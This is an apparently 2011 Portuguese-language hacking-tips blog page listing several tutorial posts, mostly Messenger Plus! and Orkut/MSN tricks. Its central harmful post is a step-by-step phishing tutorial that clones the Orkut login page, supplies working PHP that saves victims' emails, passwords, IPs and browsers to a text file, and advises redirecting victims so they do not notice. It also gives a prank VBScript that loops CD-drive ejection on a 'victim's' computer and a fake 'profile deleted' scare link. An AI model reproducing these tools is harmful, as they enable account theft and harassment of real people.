Mostrando postagens com marcador AD - Tutoriais. Mostrar todas as postagens

segunda-feira, 23 de maio de 2011

Messenger Plus! Live 5.0 + Tutorial


Se você já era fã do Messenger Plus!, vai adorar esta novidade: uma nova versão foi lançada, totalmente compatível com o MSN Messenger 2011.
O software está totalmente novo, com muitas funções que vão agradar a todos os usuários. A interface foi modernizada para deixar o seu desktop ainda mais bonito e moderno. Com o novo Messenger Plus! suas conversas nãos serão mais as mesmas! 


Atenção durante a instalação

A instalação do programa ficou mais fácil e rápida. Porém, houve uma mudança na forma de oferecer o apoio aos patrocinadores. Agora, caso o usuário não queira instalar o patrocinador, ele tem que desmarcar a seleção “Instalar a barra de ferramentas Messenger Plus!”.

Se você optar por instalar a barra de ferramentas do Messenger Plus! Live, também estará concordando em adicionar adwares e outras ferramentas potencialmente maliciosas em seu computador. Isso inclui a alteração de sua página inicial e ferramenta de busca padrão.

Incremente a experiência nas conversas

Registros online

Uma das novidades que mais chamam a atenção na nova versão do Messenger Plus! é o recurso de registros online. A nova função faz com que todos os históricos de conversas sejam armazenados em rede, permitindo que você acesse seus registros de qualquer parte do mundo.

Para isso é necessário um simples cadastro no MyPlus! para que seus dados sejam armazenados com segurança. Assim, em qualquer computador em que desejar que abrir o MSN, você passa a encontrar tudo do jeito que deixou da última vez. Basta clicar em “Criar registro online desta conversa” no menu do Messenger Plus!.

Procura facilitada no registro de eventos

O Messenger Plus! Live permite ao usuário achar todos os eventos através de um visualizador de entradas que faz um resumo de suas conversas automaticamente. Assim, fica fácil encontrar qualquer coisa em meio às suas conversas!

Interface gráfica totalmente renovada

A quinta versão do software traz uma interface gráfica reformulada: todos os ícones foram redesenhados e reposicionados para proporcionar uma navegação ainda mais agradável e intuitiva. Além disso, a nova versão do Messenger Plus! traz suporte a diferentes temas. Com ele, você pode aplicar skins de temas variados, mudando totalmente as cores, gráficos e, até mesmo, formato das janelas!

Conversa por abas

Atualmente a navegação por abas está praticamente sendo obrigatória. Todos os grandes aplicativos e navegadores de internet estão migrando para este modo de navegação, pois o usuário quer cada vez mais praticidade e rapidez no uso do computador.


Chega de janelas e janelas de conversas, que fazem você se perder e demorar para achar seus amigos. Com o Plus! é possível criar um grupo especial de conversas e mantê-las na mesma janela,  o que as torna mais rápidas e promove uma navegação muito eficiente.

Formate textos e utilize comandos

Escolha as cores de fundo e letras em seu texto, adicione formatação para deixá-lo em forma itálica, sublinhada, negrita etc. Utilize comandos de atalho, assim como em salas do tradicional IRC, com facilidade. Tenha muito mais agilidade e benefícios divertidos durante suas conversas!

Textos rápidos

Obtenha rápido acesso a mensagens automáticas e personalizadas com uma ferramenta capaz de criar atalhos para você colocar mensagens-padrão e enviá-las aos seus amigos rapidamente. Coloque, por exemplo, "Oi, tudo bem?" com suas cores e emoticons favoritos e grave um comando para enviar a mensagem automaticamente quando desejar!

Sons

O Plus é capaz de carregar novos sons que podem ser criados por você! Qualquer arquivo MP3 ou gravado pelo microfone ou entrada de áudio pode ser usado, dando liberdade para criar sua própria personalização. Você também pode importar outros pacotes de som e buscar milhares deles em um banco de dados público.

Gerencie suas conversas e contatos

Limpeza da lista de contatos

Agora ficou muito mais fácil realizar uma limpeza na sua lista de contatos. Assim, você pode eliminar com facilidade antigos colegas de trabalho ou estudo com quem já não conversa há tempos.


Para realizar a limpeza em sua lista é fácil: clique no menu do Messenger Plus! e selecione a opção “Limpeza da lista de contatos”. Uma nova janela é aberta e, nela, você pode conferir com detalhes suas últimas conversas com cada usuário. Você também pode confirmar se aquele velho amigo que você não se lembra de ter visto online nos últimos meses realmente não entrou mais no MSN.

Bloqueie o mensageiro

É possível bloquear o acesso do seu mensageiro e escondê-lo rapidamente para que amigos, colegas de trabalho e até seu chefe não saiba que você está conectado. Esta ferramenta, através de atalho ou comando do menu, é capaz de esconder o mensageiro na Barra de sistema, (ou systray, ao lado do relógio do Windows), com um ícone não suspeito.

Além de esconder, o programa pode aplicar proteção por senhas. Todos os seus amigos são informados automaticamente se você está dentro do mensageiro ao enviarem mensagens.

Atalhos flutuantes

Se você tem amigos com quem conversa o tempo todo ou colegas de trabalho que deve manter sempre por perto, como seu chefe ou seus assistentes, a nova função de atalhos flutuantes pode ser de grande ajuda.
Basta escolher os seus contatos favoritos para que eles fiquem sempre sobre o conteúdo de suas páginas, independente dos programas que você esteja usando. Para ativar a conversa, basta um duplo clique sobre o nome do usuário.

Personalize seu status

Crie etiquetas especiais para status de ausente ou ocupado, contendo mensagens pessoais que respondem automaticamente seus amigos. O software também possui um timer capaz de mudar seus status durante certos invervalos de tempo e organizá-los para serem reutilizados a qualquer hora!

Eventos

Visualize os eventos e históricos dos contatos e veja quando eles saíram e entraram no Windows Live Messenger, assim como quando mudaram seus nomes e suas mensagens pessoais. Tudo é registrado em um arquivo baseado em XML para ser visualizado diretamente no navegador. Esse arquivo inclui um visualizador de eventos para você vê-los em tempo real e encontrar tudo de que necessitar sem quaisquer problemas.

Históricos mais completos em HTML

Há também um processo de armazenamento de históricos das mensagens. Seus históricos são salvos agora em páginas HTML, contendo um layout bonito e flexível. Tudo é arquivado: emoticons, winks, trocas de músicas, nomes e envio de arquivos, entre outros! Mantenha tudo armazenado ao seu alcance, podendo encontrar cada conversa na íntegra. As páginas de históricos possuem suporte para skins, permitindo que você as personalize à sua maneira.

Lista de contatos limpa e poligamia

Visualize os status de seus contatos com uma lista mais clara e prática de usar, podendo aplicar transparência se desejar. O Plus! Live também conta com a poligamia, ou seja, você pode abrir vários mensageiros no computador. Muito útil para entrar em duas contas ou abrir o mensageiro de seus amigos quando eles estiverem na sua casa!
Capa Template Monster 25000 Series
Gratuito
7,20 MB
Para Windows XP/Vista/7
Patchou

quinta-feira, 17 de fevereiro de 2011

Desprotetor de Links

 https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEiVgMCa0D8CTZUyjkxoziYqqVsX2ZHazBdq-OzdJ-99ubggHiFIXbFBbZNYE3Hcp33M95GLGWkApnL7G3ut3CEVhdVg_JKXDu_x9ZhNKDPbZLsYv2YohT6ZH61nwQniDv6hCRxe1HMSX2ZL/s1600/Foto+do+Desprotetor+de+Links.JPG


                     Ele serve para pegar a URL de download de qualquer protetor de link !

                                                          COMO USAR:

                                              Copie o URL do protetor de link !


                      Agora voce cola o URL no Desprotetor de Links e clike em Desbloquear


                                        Rapidamente ira aparecer a URL de Download !


                                        Agora e so colar na barra de endereço e baixar !

                                                            Download

Criando pagina fake em PHP ( ORKUT )

Este método funfa perfeitamente para o orkut, porém pra alguns sites como hotmail ou yahoo, não funfa.
Primeiramente vc vai precisar de um site de hospedagem da fake, algum site que aceite PHP, indico o 110mb.
Cuidado ao criar a conta, eles estão deletando contas com nomes de Orkut, Orkvt, Orkt, Orkutt, etc.

-=PARTE 1=-
Depois de criada a conta vc vai precisar de uma página fake do orkut (ou do site que quiser) pra isso vai na página que vc quer clonar e clica com o botão direito e vá em "exibir código fonte".
Salve o que aparecer no bloco de notas como "Login.htm"
NOTA: Vamos nos concentrar numa do orkut...


Se vc der duplo click no arquivo vai abrir a página QUASE pronta, observe que a palavra google não está colorido, vai precisar mudar o endereço onde a página busca esta imagem, pra isso, vai no arquivo click com o botão direito e vá em "abrir com... bloco de notas"
vai aparecer o código html.

No código (no bloco de notas) dê CTRL F, vai aparecer uma janela e digite lá pra "Localizar", src, click em "Localizar próxima" e vai clicando até vc localizar um endereço que vai tá exatamente assim:

<img src="/google_transparent.gif"
veja bem este endereço está incompleto quando a página está hospedada num site fora do orkut a imagem não é encontrada e por isso vc deve acrescentar o ENDEREÇO COMPLETO, coloque assim:

<img src="https://www.google.com/accounts/google_transparent.gif"

o que está em vermelho vai ter que digitar.
NOTA: Observe bem que é https e não http.

Essa foi a primeira parte do Tuto.


-==PARTE 2==-

Ainda com a página aberta no bloco de notas, CTRL F de novo pra localizar agora a palavra action, vai lá...

Encontrou? Só tem uma palavra em todo o código, vc vai encontrar um endereço assim (entre aspas):

https://www.google.com/accounts/ServiceLoginAuth?service=orkut

vai substituir todo ele por salva.php

Com a palavra action o código inteiro vai ficar assim:

action="salva.php"

Salve a página, ela está pronta agora.


-==PARTE 3==-
Agora vamos criar os arquivos em PHP, pra isso abra o bloco de notas e cole estes códigos que peguei na comunidade Império dos Códigos, criados pelo Raul.
E aqui quem cria esse tutorial é o Jim_ tem mta gente que gosta de copiar e colar e nunca coloca os créditos, então coloco no meio do tuto ai não tem jeito.
rs

-> SALVA.PHP

Com o bloco de notas aberto cole esse código:


<?php
$nomearquivo ="senhas.txt";
$email =$_POST["Email"];
$senha =$_POST["Passwd"];
$browser =$_SERVER['HTTP_USER_AGENT'];
$ip =$_SERVER['REMOTE_ADDR'];
$hostname =gethostbyaddr($ip);
$data =date("Y-m-d");
$hora =date("H:i:s");
$traco ="<br>__________________________________________________________________<br>";
$ess ="Email: ".$email."<br>Senha: ".$senha."<br>Navegador: ".$browser."<br>IP: ".$ip."<br>Nome do Host: ".$hostname."<br>Data: ".$data."<br>Hora: ".$hora."<br>".$traco;
$abre =@fopen("senhas.txt","a+");
$escreve =fwrite($abre, $ess);
echo "<script>javascript:document.location='http://www.orkut.com'</script>";
?>


e salve como salva.php.
Observe que uma parte em vermelho no código está destacado, este é o endereço que a pessoa vai assim que clicar em "acessar" na página de login (página fake no nosso caso).
Perceba que vc pode colocar o endereço que quiser... Uma dica se vc mandou pra uma pessoa e disse que era uma comunidade legal, substitua o endereço acima pra uma comunidade, daí ao clicar em acessar a pessoa realmente vai pra uma comunidade e não pra sua página inicial, dessa forma a vítima não percebe que te mandou a senha.

-> LER.PHP

Com esse arquivo é que vc vai ler as senhas...
Cole mais uma vez no bloco de notas o seguinte cósigo:


<?php
$fd = @fopen("senhas.txt","r") or die("Ops,Avise o web master que falta um ficheiro no servidor.");
fpassthru($fd);
?>


e salve como ler.php.


-> APAGAR.PHP

Com esse arquivo é que vc vai apagar as senhas...
Cole mais uma vez no bloco de notas o seguinte cósigo:

<?php
$fd = @fopen("senhas.txt","w") or die("arquivo inexistente");
fpassthru($fd);
?>
e salve como apagar.php.

-=PARTE 4=-
Agora de posse desses três arquivos á saber:

-> Login.htm: a página fake já com as modificações necessárias.
-> salva.php: arquivo php necessário pra página funcionar.
-> ler.php: com esse arquivo é que vc vai conseguir ver as senhas e logins.
-> apagar.php: com esse arquivo vc vai apagar as senhas e logins depois de ter guardado.

Agora vc deve hospedar os quatro arquivos num site como o 110mb, vilabol...

IMPORTANTE: COLOQUE TODOS OS ARQUIVOS JUNTOS NO MESMO DIRETÓRIO.


Bom hospedeiro:


http://vila.bol.uol.com.br/index.html

Entrando em 2 Orkut ao msm tempo

Baixe e instale esse addon do firefox:
­https://addons.mozilla.org/en-US/firefox/addon/1419
­­
Depois de instalar reinicie o Mozilla Firefox
depois vai aparece o icone do mozilla em baixo as direita logo acima do relogio
Clique nele e aparecera um ícone do IE.
­­
Abra o Mozilla entre no seu orkut com uma conta!
Depois abra uma nova aba clique no ícone e altere para Explorer, agora é só acessar outra conta do Orkut!

Colocado musica perfil

Primeiramente entre no site:
http://www.mixpod.com
Agora siga os seguintes passos:

1° – Crie uma conta;

2° – Já com sua conta logada, clique em My Playlists > New Playlist;

3° – Escolha qualquer player, não importa qual pois será invisível;

4° – Procure a/s música/s que você quer e clique no botão ” + ” ao lado dela;

5° – Clique em “Save Play List”, adicione um “Playlist Title” e clique em “SAVE (get code)”;
6° – Clique em “Other Sites” e copie o código EMBED que você ver;


7° – Agora na caixa de edição abaixo do seu “quem sou eu” no Orkut você desabilita o
botão HTML e cola o embed;


8° – Habilite o botão HTML novamente, você verá o player (provavelmente não conseguirá ver
usando o navegador mozilla, portanto faça isso usando o chrome) e abaixo dele você verá os seguintes
botões: “Get Tracks” & “Create Free”, apague eles e o texto abaixo deles. (SÓ DEIXE O PLAYER);


9° – Desative o HTML novamente e procure por isso no código: ;width:400px;height:180px;

10° – Deixe da seguinte forma: ;width:1px;height:1px; e logo após isso habilite o HTML;

11° – Provavelmente você não vai ver nada, apenas dê um CTRL + A e logo após um CTRL + C, então cole no seu “quem sou eu”.

12° – Pronto, a música já estará tocando em seu perfil.

domingo, 13 de fevereiro de 2011

Entrando em 2 MSN ao mesmo tempo


Voce que tem irmao ou irma, um amg que ta na sua casa e quer entra no MSN dele mais voce tbm quer ai um dos dois usa o EBUDDY e voce esta cansado disso, aqui esta a soluçao ja procurei bastante e os caras sempre insinavao errado, pois felismente axei um tutorial e vou postar aqui para voces...
Vamos ao que intereça, primeiramente voce tem que ter o Messenger Plus ( No Nosso Blog Tem o Download, Voce Pode Encontralo Na Aba MSN ) apos instalar o Messenger Plus voce ira logar no seu MSN, apertara ALT vai aparece uma nova " janela " la em cima, voce clika na aba Plus ! Ai voce vai escolher a opçao Configuraçao e Opçoes...ai vai aparecer uma janela voce clika na aba PERSONALIZAR ai voce vai marcar a opçao PERMITIR VARIAS INSTANCIAS DO MESSENGER SIMULTANEO

sábado, 12 de fevereiro de 2011

Como ver os emails de seus amigos do orkut

É só fazer o seguinte


1 - Cria uma álbum de fotos no orkut,

2 - Envie uma foto para seu novo álbum marque a opção Só alguns amigos,
ira aparecer todos seu amigos para que selecione

3 - faça o seguinte, coloque o mouse sobre o perfil de seu amigo,não clique apenas deixe a seta do mouse em cima,
em seguida automaticamente aparecera o email dele.

sexta-feira, 11 de fevereiro de 2011

Orkut Deletado

Bom galera e o seguinte esse codigo faiz com que apareça para a pessoa q o orkut dela foi deletado !so que se ela atualiza a pagina dela vai aparecer normal !

E bem simples, voce vai no perfil da vitima como se fosse mandar um recado ai clika na abinha HTML e cole este codigo:


<br><center><font><b><h1>"VC E CURIOSO ? CLIQUE NO CLICK AQUI !"</h1><br><br>"ASSUSTE COM MODERAÇÃO:" </b><a href="/HomeDeleted.aspx?reason=5" border="0">"CLICK AQUI !"</a><br><br><br><img src="http://img2.orkut.com/images/small/1184028695/77100854.jpg"><br><br></font></center>

VC E CURIOSO ? CLIQUE NO CLICK AQUI ! = Uma frase em negrito
ASSUSTE COM MODERAÇÃO: = Uma frase em negrito tbm !
CLICK AQUI ! = Link da pagina que vai aparecer que o orkut da vitima foi deletado
http://img2.orkut.com/images/small/1184028695/77100854.jpg = uma imagem pequena no final !


Voce pode substitui quase tudo menos a parte CLICK AQUI !pq se nao o codigo vai dar erro ai nao vai abrir a pagina que fala q o perfil da vitima foi excluido !

Pegar Imagem do contato sem programa

Eae galera, esse metodo e muito diferente, so da para pegar a imagem, e pegar o nome dele !

Voce abre a janela da conversa da " vitima  " e digita esse cmd /ctcinfo ae para pegar a imagem do contato voce aperta em Gravar esta imagem...
Ai para voce copiar o nick dele e so voce copiar a parte que esta de baixo do email dele, tem o email dele, o nick dele e o sub nick, pronto e simples !

Tutorial Feito Por HuGuiiN

Abrindo e fechandos o driver de seu amigo

FALA GALERA QUERIDA DO MEU , HOJE ENSINAREI UM SCRIPT EM QUE VOCÊ MANDA PARA SEU "amigo" E O PC DELE FICA ABRINDO E FECHANDO O DRIVER (onde poem CD e DVD) sem parar!

1º - Abra o Bloco de Notas (Win+r > notepad)

2º - Copie o codigo em vermelho abaixo (Ctrl + C)

Set oWMP = CreateObject("WMPlayer.OCX.7" )
Set colCDROMs = oWMP.cdromCollection
if colCDROMs.Count >= 1 then
do
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next ' cdrom
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next ' cdrom
loop
End If


3º Salve como NOME.vbs (alterando "NOME" para o nome desejado, mantendo o ".vbs")


Mande para a vitima e fique zoando ele pelo MSN x)

SUPER OBS: PARA O DRIVER PARAR DE ABRIR E FECHAR, VAI NO GERENCIADOR DE TAREFAS (Ctrl + Alt + Del) e encerre o prossesso "wscript.exe"

quinta-feira, 10 de fevereiro de 2011

Bloqueando Downloads

Vai em ferramentas > opções da internet
Na aba segurança clique em NIVEL PERSONALIZADO
NA LISTA você TERÁ A OPÇÃO download de arquivo
CLIQUE EM DESATIVAR e dê OK

pronto o acesso aos downloads serão negados pelo IE

para voltar bastar repetir tudo acima e clicar ativar download de arquivo

e tudo volta ao normal